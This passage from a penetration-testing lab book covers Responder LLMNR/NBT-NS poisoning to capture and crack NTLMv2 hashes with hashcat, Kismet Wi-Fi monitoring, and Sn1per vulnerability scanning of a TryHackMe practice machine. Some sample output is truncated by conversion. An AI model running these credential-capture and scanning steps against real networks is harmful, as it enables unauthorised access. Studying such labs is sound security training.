  -i 10.0.0.21, --ip=10.0.0.21
                      Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                      Poison all requests with another IP address than
                      Responder's one.
  -b, --basic         Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir        Enable answers for netbios wredir suffix queries.
                      Answering to wredir will likely break stuff on the
                      network. Default: False
  -d, --NBTNSdomain  Enable answers for netbios domain suffix queries.
                      Answering to domain suffixes will likely break stuff
                      on the network. Default: False
  -f, --fingerprint  This option allows you to fingerprint a host that
                      issued an NBT-NS or LLMNR query.
  -w, --wpad          Start the WPAD rogue proxy server. Default value is
                      False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                      Upstream HTTP proxy used by the rogue WPAD Proxy for
                      outgoing requests (format: host:port)
  -F, --ForceWpadAuth
                      Force NTLM/Basic authentication on wpad.dat file
                      retrieval. This may cause a login prompt. Default:
                      False
  -P, --ProxyAuth    Force NTLM (transparently)/Basic (prompt)
                      authentication for the proxy. WPAD doesn't need to be
                      ON. This option is highly effective when combined with
                      -r. Default: False
  --lm               Force LM hashing downgrade for Windows XP/2003 and
                      earlier. Default: False
  -v, --verbose       Increase verbosity.
```

Task 2:

In this lab, we will be targeting a machine on our network with a machine which has an open browser with the goal of capturing NTLM hashes.

Before we launch this attack, we will use the analyser mode of the “responder” tool to discover potential targets on our network. This mode will analyse all requests on a network but will not respond to them.

We can launch this mode using the following command:

```
responder -I eth0 -A
```

Any event on the network will be shown on the screen after this command is executed.

```
[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.  
[Analyze mode: ICMP] You can ICMP Redirect on this network.  
[Analyze mode: ICMP] This workstation (192.168.1.28) is not on the same subnet than the DNS server (64.6.64.6).  
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.  
[Analyze mode: ICMP] You can ICMP Redirect on this network.  
[Analyze mode: ICMP] This workstation (192.168.1.28) is not on the same subnet than the DNS server (8.8.4.4).  
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.  
[+] Listening for events ...  
[Analyze mode: Browser] Datagram Request from IP: 192.168.1.100 hostname: ATOM via the Workstation/Redirector to: KEHRIBAR. Service: Browser Election  
[LANMAN] Detected Domains: KEHRIBAR (Unknown)  
[LANMAN] Detected Workstations/Servers on domain KEHRIBAR: ATOM (Unknown)  
[Analyze mode: Browser] Datagram Request from IP: 192.168.1.100 hostname: ATOM via the Workstation/Redirector to: KEHRIBAR. Service: Browser Election  
[LANMAN] Detected Domains: KEHRIBAR (Unknown)  
[LANMAN] Detected Workstations/Servers on domain KEHRIBAR: ATOM (Unknown)
```

This is a good method for passively discovering possible target systems.

Task 3:

We can perform a poisoning with responder tool by simply typing the following:


```
responder -I eth0
```

This will launch Responder and the tool will poison responses and capture any credentials it can. If a user attempts to connect to a non-existing server share, Responder will respond and attempt to send them a login prompt.



If the user enters their password, Responder will catch the hash of password

then display it on the screen.



In the screenshot above, we have captured the hash for the user “victim02”. We can now take this hash to hashcat and attempt to crack it.

Task 4:

Copy the hash captured in the previous step and save it to a text file.

Then, open hashcat and type the following:

```
hashcat -m 5600 -a 0 ntlm-hash.txt /usr/share/wordlists/nmap.lst -O
```

This will tell hashcat that we are attempting to dictionary crack an NTLMv2 hash. Considering that this password is a simple one, hashcat manages to crack it in a few minutes using a word list (`nmap.lst`) in this case.

We can see from the above screenshot that hashcat uncovered the password for the user “hello”, which is “qwe123”.

Lab 46. Monitoring Wi-Fi Signals with Kismet

Lab Objective:

Learn how to monitor Wi-Fi signals with Kismet.

Lab Purpose:

Kismet is a Wi-Fi network analysing tool. It can function as a wireless network detector, sniffer, and Intrusion Detection System (IDS). It can be launched by simply opening a terminal and typing “kismet”.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

The Kismet tool is already included with Kali Linux. All we need is to update it:

```
sudo su -  
apt upgrade kismet
```

Task 2:

We will need a wireless card which is capable of being put into “monitor mode” to complete this lab. In this lab, we will use an Alfa network card for this purpose. There are numerous Wi-Fi adapters on market which support Wi-Fi hacking. In this page, you can find some of them:

<https://www.ceos3c.com/security/best-wireless-network-adapter-for-wifi-hacking-in-2019/>

Wireless Adapters for Hacking

For beginners, the guide will essentially center on Kali Linux and a round-up on a few adapters out there including:

All Adapters can also be found in the [Ceos3c Amazon Store](#) (amongst many other Hacking Goodies!) for your convenience!

- **ALFA AWUS036NEH Long Range** (My new favorite as of Mai 2020!)
- **TP-LINK TL-WN722N 2.4GHz (V1)** (Make sure you grab V1!)
- **ALFA AWUS036NH 2.4GHz**
- **ALFA AWUS036NHA 2.4GHz**
- **PANDA PAU09**
- **ALFA AWUS036ACH 802.11ac AC120**
- **ALFA AWUS036H**

The next step is to put our wireless card into monitor mode. We can do this by typing the following into a terminal:

```
airmon-ng start wlan0
```

Task 3:

We are now ready to launch the tool. Kismet will be accessed through our browser as it will start a service on one of our local ports. To see which port kismet is running on, type the following into the terminal:

```
kismet
```

```

KISMET - Point your browser to http://localhost:2501 (or the address of this system) for the K
INFO: Registered PHY handler 'RTLADSB' as ID 8
INFO: Could not open system plugin directory (/usr/lib/x86_64-linux-gnu/kis
met/), skipping: No such file or directory
INFO: Did not find a user plugin directory (/root/.kismet/plugins/),
skipping: No such file or directory
INFO: GPS track will be logged to the Kismet logfile
ERROR: Error reading config file '/root/.kismet/kismet_httpd.conf':
such file or directory
LOCAL: This is the first time Ki
need to set an administra
use any features of Kisme
configure the initial log
https://www.kismetwireles
set a password manually.
ERROR: (HTTPD) Could not read se
sessions.
INFO: Serving static file conten
INFO: Enabling channel hopping b
control.
INFO: Setting default channel ho
INFO: Enabling channel list spli
of channels
INFO: Enabling channel list shuf
INFO: Sources will be re-opened
INFO: Saving datasources to the
INFO: Launching remote capture s
INFO: No data sources defined; K
source is added.
INFO: Opened kismetdb log file '
INFO: Saving packets to the Kism
ALERT: rootuser Kismet is runnin
are running Kismet at boot via systemctl, make sure to use systemctl
edit kismet.service' to change the user. For more information, see
the Kismet README for setting up Kismet with minimal privileges.
INFO: Starting Kismet web server...
INFO: (DEBUG) Beast server listening on 0.0.0.0:2501

```

This will start “kismet” and a message will appear at the top of the terminal telling you the address to visit to access the control centre for the tool.

You will need to set an admin username and password here to use the tool with.

Once you can access this page in Firefox, return to the terminal and press **ctrl + c**. Then, type the following into the terminal:

```
kismet -c wlan0mon
```

This will start kismet and tell it to use our wireless interface. You will be able to access the tool from the same page as you did above. Login with the same

username and password you had set above.

Task 4:

We are now at the main page for the kismet tool. Here, we can see kismet gathering a lot of information about nearby Wi-Fi networks. There are a number of headings which we can organise this information by, which can be seen in the screenshot below:

The screenshot shows the Kismet main interface. At the top, there is a navigation bar with three tabs: 'Devices' (which is selected), 'SSIDs', and 'ADSB Live'. Below the navigation bar is a dropdown menu set to 'All devices'. The main area is a table with columns: 'Name', 'Type', 'Phy', 'Crypto', 'Signal', and 'Channel'. The table currently has no data rows.

A summary of the information being gathered by kismet can be viewed at the bottom of the page.


The screenshot shows the 'Messages' log window. It displays a list of log entries from February 12, 2021, at 11:36:49. The log entries are as follows:

- Feb 12 2021 11:43:10 A new administrator login has been set.
- Feb 12 2021 11:36:49 (HTTPD) Started http server on port 2501
- Feb 12 2021 11:36:49 Starting Kismet web server...
- Feb 12 2021 11:36:49 rootuser Kismet is running as root; this is less secure. If you are running Kismet at b
- Feb 12 2021 11:36:49 Saving packets to the Kismet database log.
- Feb 12 2021 11:36:49 Opened kismetdb log file './Kismet-20210212-16-36-49-1.kismet'
- Feb 12 2021 11:36:49 No data sources defined; Kismet will not capture anything until a source is added.
- Feb 12 2021 11:36:49 Launching remote capture server on 127.0.0.1:3501
- Feb 12 2021 11:36:49 Saving datasources to the Kismet database log every 30 seconds.
- Feb 12 2021 11:36:49 Sources will be re-opened if they encounter an error
- Feb 12 2021 11:36:49 Enabling channel list shuffling to optimize overlaps

You will see lots of information being gathered about nearby Wi-Fi networks on this main page.

Name	Type	Pty	Crypto	Signal	Channel	Data	Packets	Clients	BSSID	QoS5 Chan Usage	QoS5 Users
94:E4:8A:0B:81:AF	Wi-Fi AP	IEEE802.11	WPA2-PSK	-43	9	0 B		0	94:E4:8A:0B:81:AF	 71.78%	0
94:E4:8A:0B:81:AB	Wi-Fi AP	IEEE802.11	WPA2-PSK	-45	9	7.55 kB		3	94:E4:8A:0B:81:AB	 52.55%	6
ee_WiFi	Wi-Fi AP	IEEE802.11	WPA3-CCMP	-60	6	0 B		0	AA:D0:4F:3F:D8:4E	 23.92%	0
ee56529422	Wi-Fi AP	IEEE802.11	WPA2-PSK	-95	1	0 B		0	1D:06:45:68:E9:DC	 22.35%	1
SKYOOCTI	Wi-Fi AP	IEEE802.11	WPA2-PSK	-75	6	2.85 kB		1	7C:4C:A5:4F:7B:65	 17.29%	3
ee_WiFi	Wi-Fi AP	IEEE802.11	WPA3-CCMP	-94	1	0 B		0	1D:06:45:68:E2:D0	 13.33%	0
H20245713567	Wi-Fi AP	IEEE802.11	WPA2-PSK	-90	1	0 B		0	1C:3A:D6:FA:12:07	 5.88%	0
HP-Print-AA-Photosmart ..	Wi-Fi AP	IEEE802.11	WPA2-PSK	-82	11	0 B		0	08:9D:67:9B:45:AA	 n/a	n/a

If you click on any of these access points or clients, you will see more detailed information regarding the device. This information is displayed using graphs and charts.



Task 5:

If you click on a particular access point, you will see information about that access point as well as some of the active devices connected to that network.

Task 6:

By clicking the hamburger menu on the top left of the screen, we can view other information about these nearby networks. We can view the channels kismet is monitoring, the number of total packets kismet is picking up on and processing, and the amount of memory being used on the networks.

SSID: HUAWEI_B818_B1AB_ARDILAUN

▼ Wi-Fi (802.11) SSIDs

SSID ⓘ HUAWEI_B818_B1AB_Ardilaun (25 characters)

First Seen Feb 12 2021 13:07:47

Last Seen Feb 12 2021 13:14:02

Encryption ⓘ None / Open

Responding APs ⓘ

► HUAWEI_B818_B1AB_Ardilaun - 94:E4:BA:8B:B1:AB - WPA2 WPA2-PSK AES-CCM

Probing devices ⓘ

▼ DA:A1:19:7B:C6:23 - DA:A1:19:7B:C6:23

Probing Device [View Device Details](#)

MAC DA:A1:19:7B:C6:23 (Unknown)

Name DA:A1:19:7B:C6:23

Type Wi-Fi Client

▼ 80:4E:70:2E:7D:6A - 80:4E:70:2E:7D:6A

Probing Device [View Device Details](#)

MAC 80:4E:70:2E:7D:6A (Samsung Electronics Ltd)

Name 80:4E:70:2E:7D:6A

Type Wi-Fi Client



▼ 48:D6:D5:10:13:2A - 48:D6:D5:10:13:2A

Probing Device [View Device Details](#)

MAC 48:D6:D5:10:13:2A (Google Inc.)

Name 48:D6:D5:10:13:2A

Type Wi-Fi Client



Task 7:

If you want to focus on a particular network and capture more packets, you can navigate to the data sources page. Once there, click on your interface and you can lock kismet on a specific channel. Kismet will then only capture packets from this channel. Simply take note of the channel your target is broadcasting on and lock kismet on this channel to capture more packets from your target.



Kismet is a very useful tool for mapping network infrastructure, war driving, and network monitoring. Kismet will pick up on any suspicious activity, such as a network constantly changing its name or devices spoofing MAC addresses, making it useful as an IDS system also. Any alerts picked up by kismet will be displayed in the bell icon in the top right of the page, as well as in the alerts section at the bottom of the main page.

Lab 47. Sn1per

Lab Objective:

Learn how to perform a comprehensive vulnerability scan using Sn1per.

Lab Purpose:

Sn1per is an automated scanner which can be used during a penetration test to enumerate and scan for vulnerabilities. It is an extremely popular vulnerability scanner. There is both a community and enterprise edition available. Sn1per makes use of several different popular tools and bundles them into one, making it a very effective tool for a number of different purposes. The Sn1per tool web page can be accessed here:

<https://github.com/1N3/Sn1per>

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

Sn1per tool is not included with Kali. For this reason, we will download and install it from the source. We can do this by typing the following command on terminal screen on Kali:

```
sudo git clone https://github.com/1N3/Sn1per.git
```

Once this is downloaded, we will then need to install the tool by typing the following:

```
cd Sn1per
```

```
sudo ./install.sh
```

This will take a while to execute, as Sn1per downloads all the tools and dependencies it needs to run effectively.

When the installation is finished, close this and open a new terminal.

```
(kali㉿kali)-[~]
$ cd Sn1per
(kali㉿kali)-[~/Sn1per]
$ sudo ./install.sh
S11PER
+ -- --=[ https://xerosecurity.com
+ -- --=[ Sn1per by @xer0dayz

[>] This script will install sn1per under /usr/share/sniper. Are you sure you want to co
ntinue? (Hit Ctrl+C to exit) press enter

[*] Installing package dependencies ...
Get:1 http://kali.download/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [17.7 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [39.7 MB]
Get:4 http://kali.download/kali kali-rolling/non-free amd64 Packages [199 kB]
Get:5 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [942 kB]
97% [3 Contents-amd64 store 0 B]                               176 kB/s 0s
'/usr/share/sniper/sniper.conf' → '/root/.sniper.conf'
Metasploit running on Kali Linux as root, using system database
Creating database user 'msf'
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
[*] Adding start menu and desktop shortcuts ...
[>] Done!
[>] To run, type 'sniper'!
```

Task 2:

We can view the help screen for this tool by typing the following command:

```
sudo sniper --help | more
```

(kali㉿kali)-[~]\$ sudo sniper -help | more

[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]

[*] Loaded configuration file from /root/.sniper.conf [OK]

Sniper

+ -- --=[https://xerosecurity.com
+ -- --=[Sniper v9.0 by @xer0dayz

[*] NORMAL MODE
sniper -t <TARGET>

[*] SPECIFY CUSTOM CONFIG FILE
sniper -c /full/path/to/sniper.conf -t

[*] NORMAL MODE + OSINT + RECON
sniper -t <TARGET> -o -r

[*] STEALTH MODE + OSINT
sniper -t <TARGET> -m st

[*] DISCOVER MODE
sniper -t <CIDR> -m disc

[*] SCAN ONLY SPECIFIC PORTS
sniper -t <TARGET> -m po

[*] FULLPORTONLY SCAN MODE
sniper -t <TARGET> -fp

1

[+] FULLPORTONLY SCAN MODE
sniper -t <TARGET> -fp

[+] WEB MODE - PORT 80 + 443 ONLY!
sniper -t <TARGET> -m web

[+] HTTP WEB PORT MODE
sniper -t <TARGET> -m webporthttp -p <port>

[+] HTTPS WEB PORT MODE
sniper -t <TARGET> -m webporthttps -p <port>

[+] HTTP WEBSCAN MODE
sniper -t <TARGET> -m webscan

[+] ENABLE BRUTEFORCE
sniper -t <TARGET> -b

[+] AIRSTRIKE MODE
sniper -f targets.txt -m airstrike

[+] NUKE MODE WITH TARGET LIST, BRUTEFORCE ENABLED, FULLPORT NABLED, RECON ENABLED, WORKSPACE & LOOT ENABLED
sniper -f targets.txt -m nuke -w <WORKSPACE_ALIAS>

[+] MASS PORT SCAN MODE
sniper -f targets.txt -m massportscan -w <WORKSPACE_ALIAS>

[*] MASS WEBSCAN SCAN MODE
sniper -f targets.txt -m masswebscan -w <WORKSPACE_ALIAS>

[*] MASS VULN SCAN MODE
sniper -f targets.txt -m massvulnscan -w <WORKSPACE_ALIAS>

[*] PORT SCAN MODE
sniper -t <TARGET> -m port -p <PORT_NUM>

[*] LIST WORKSPACES
sniper --list

As you can see, the Sniper tool has many parameters. Before we begin, make sure the tool is fully up to date by running the following command:

```
sudo sniper -update
```

```
(kali㉿kali)-[~]
$ sudo sniper --update
[sudo] password for kali:
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]

+ -- ---[ https://xerosecurity.com
+ -- ---[ Sniper v9.0 by @xer0dayz

[*] Checking for updates ... [OK]
```

Task 3:

We will be using this tool against a TryHackMe server. This server is designed to be vulnerable so that this technique can be practiced. We can access the server using openvpn client.

How to connect to this environment with OpenVPN was discussed in detail in lab 41.

After a successful connection, write down the local VPN IP address. We will use this information later. Open another browser tab in Kali, then navigate to: <https://tryhackme.com/room/rpwebscanning>

On this page, scroll down until you see the “Join Room” button and click here. On the next page, click the “Start Machine” button under Task 1 section to start the lab.

To access material, start machines and answer questions you need to join this room!

Join Room

Task 1 ○ Pull the lever, Kronk!

Web scanning represents one of the core constructs of modern pen testing. Quite simply, most of what we interact with on a daily basis is the internet, and therein there is a multitude of ever-widening number of vulnerabilities. Within this room, we will investigate two of the most common scanners: Nikto and Zap.

By default, you have 1 hour to finish the all tasks in that lab. However, if necessary, you can request additional time by clicking the “Add 1 hour” button at the top of the page.

The IP address in the frame that appears after the target environment is started will be our target IP address. We will use this information later.

Active Machine Information			
Title	IP Address	Expires	?
DVWA	10.10.66.138	52m 43s	Add 1 hour Terminate

Task 4:

Now we can perform a default, comprehensive scan on our target using the following command:

```
sudo sniper -t 10.10.66.138
```

```
(kali㉿kali)-[~]
$ sudo sniper -t 10.10.66.138 ↗ 1
[sudo] password for kali:
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/ [OK]
[*] Scanning 10.10.66.138 [OK]
[*] Checking for active internet connection [OK]
[*] Loaded configuration file from /usr/share/sniper/sniper.conf [OK]
[*] Loaded configuration file from /root/.sniper.conf [OK]
[*] Saving loot to /usr/share/sniper/loot/workspace/10.10.66.138 [OK]
[*] Scanning 10.10.66.138 [OK]
```

Sn1per will begin scanning the target using a variety of different tools. This makes Sn1per highly effective at both information gathering and vulnerability enumeration. Sn1per makes use of many popular tools such as nmap, metasploit, spider, smuggler, and many others, depending on the types of vulnerabilities it discovers.

```
021-03-30](18:29)x*  
RUNNING OPENSSH USER ENUM SCANNER  
  
021-03-30](18:29)x*  
USER_FILE => /usr/share/brutex/wordlists/simple-users.txt  
RHOSTS => 10.10.66.138  
RHOST => 10.10.66.138  
[*] 10.10.66.138:22 - SSH - Using malformed packet technique  
[*] 10.10.66.138:22 - SSH - Starting scan  
[+] 10.10.66.138:22 - SSH - User 'backup' found }  
[+] 10.10.66.138:22 - SSH - User 'mail' found }  
[+] 10.10.66.138:22 - SSH - User 'mysql' found }  
[+] 10.10.66.138:22 - SSH - User 'nobody' found }  
[+] 10.10.66.138:22 - SSH - User 'root' found }  
[+] 10.10.66.138:22 - SSH - User 'sys' found }  
[+] 10.10.66.138:22 - SSH - User 'www-data' found }  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

```
•?((^-°· .. • Sc0pe Vulnerability Report by @xer0dayz ·..·°^-))•*  
  
Critical: 0  
High: 0  
Medium: 65 }  
Low: 1  
Info: 2  
Score: 199 }
```



021-03-30](18:35)x•
SCAN COMPLETE!
021-03-30](18:35)x•

[*] Opening loot directory /usr/share/sniper/loot/workspace/10.10.66.138 [OK]
+ -- --=[Generating reports ...
[|]
+ -- --=[Sorting all files ...
+ -- --=[Removing blank screenshots and files ...
+ -- --=[Sn1per Professional is not installed. To download Sn1per Professional, go to
<https://xerosecurity.com>.
+ -- --=[Done!

Task 5:

Sn1per can be run in several different modes, depending on your goals against your target.

Here is a list of the different modes which can be used with this tool:

- NORMAL: Performs basic scan of targets and open ports using both active and passive checks for optimal performance.
- STEALTH: Quickly enumerate single targets using mostly non-intrusive scans to avoid WAF/IPS blocking.
- FLYOVER: Fast multi-threaded high-level scans of multiple targets (useful for collecting high level data on many hosts quickly).
- AIRSTRIKE: Quickly enumerates open ports/services on multiple hosts and performs basic fingerprinting. To use, specify the full location of the file which contains all hosts, IPs that need to be scanned and run ./sn1per /full/path/to/targets.txt airstrike to begin scanning.
- NUKE: Launch full audit of multiple hosts specified in text file of choice. Usage example: ./sniper /pentest/loot/targets.txt nuke.
- DISCOVER: Parses all hosts on a subnet/CIDR (ie.

192.168.0.0/16) and initiates a sniper scan against each host. Useful for internal network scans.

- PORT: Scans a specific port for vulnerabilities. Reporting is not currently available in this mode.
- FULLPORTONLY: Performs a full detailed port scan and saves results to XML.
- MASSPORTSCAN: Runs a “fullportonly” scan on multiple targets specified via the “-f” switch.
- WEB: Adds fully automatic web application scans to the results (port 80/tcp & 443/tcp only). Ideal for web applications but may increase scan time significantly.
- MASSWEB: Runs “web” mode scans on multiple targets specified via the “-f” switch.
- WEBPORTHTTP: Launches a full HTTP web application scan against a specific host and port.
- WEBPORTHTTPS: Launches a full HTTPS web application scan against a specific host and port.
- WEBSCAN: Launches a full HTTP & HTTPS web application scan against via Burpsuite and Arachni.
- MASSWEBCAN: Runs “webscan” mode scans of multiple targets specified via the “-f” switch.
- VULNSCAN: Launches an OpenVAS vulnerability scan.
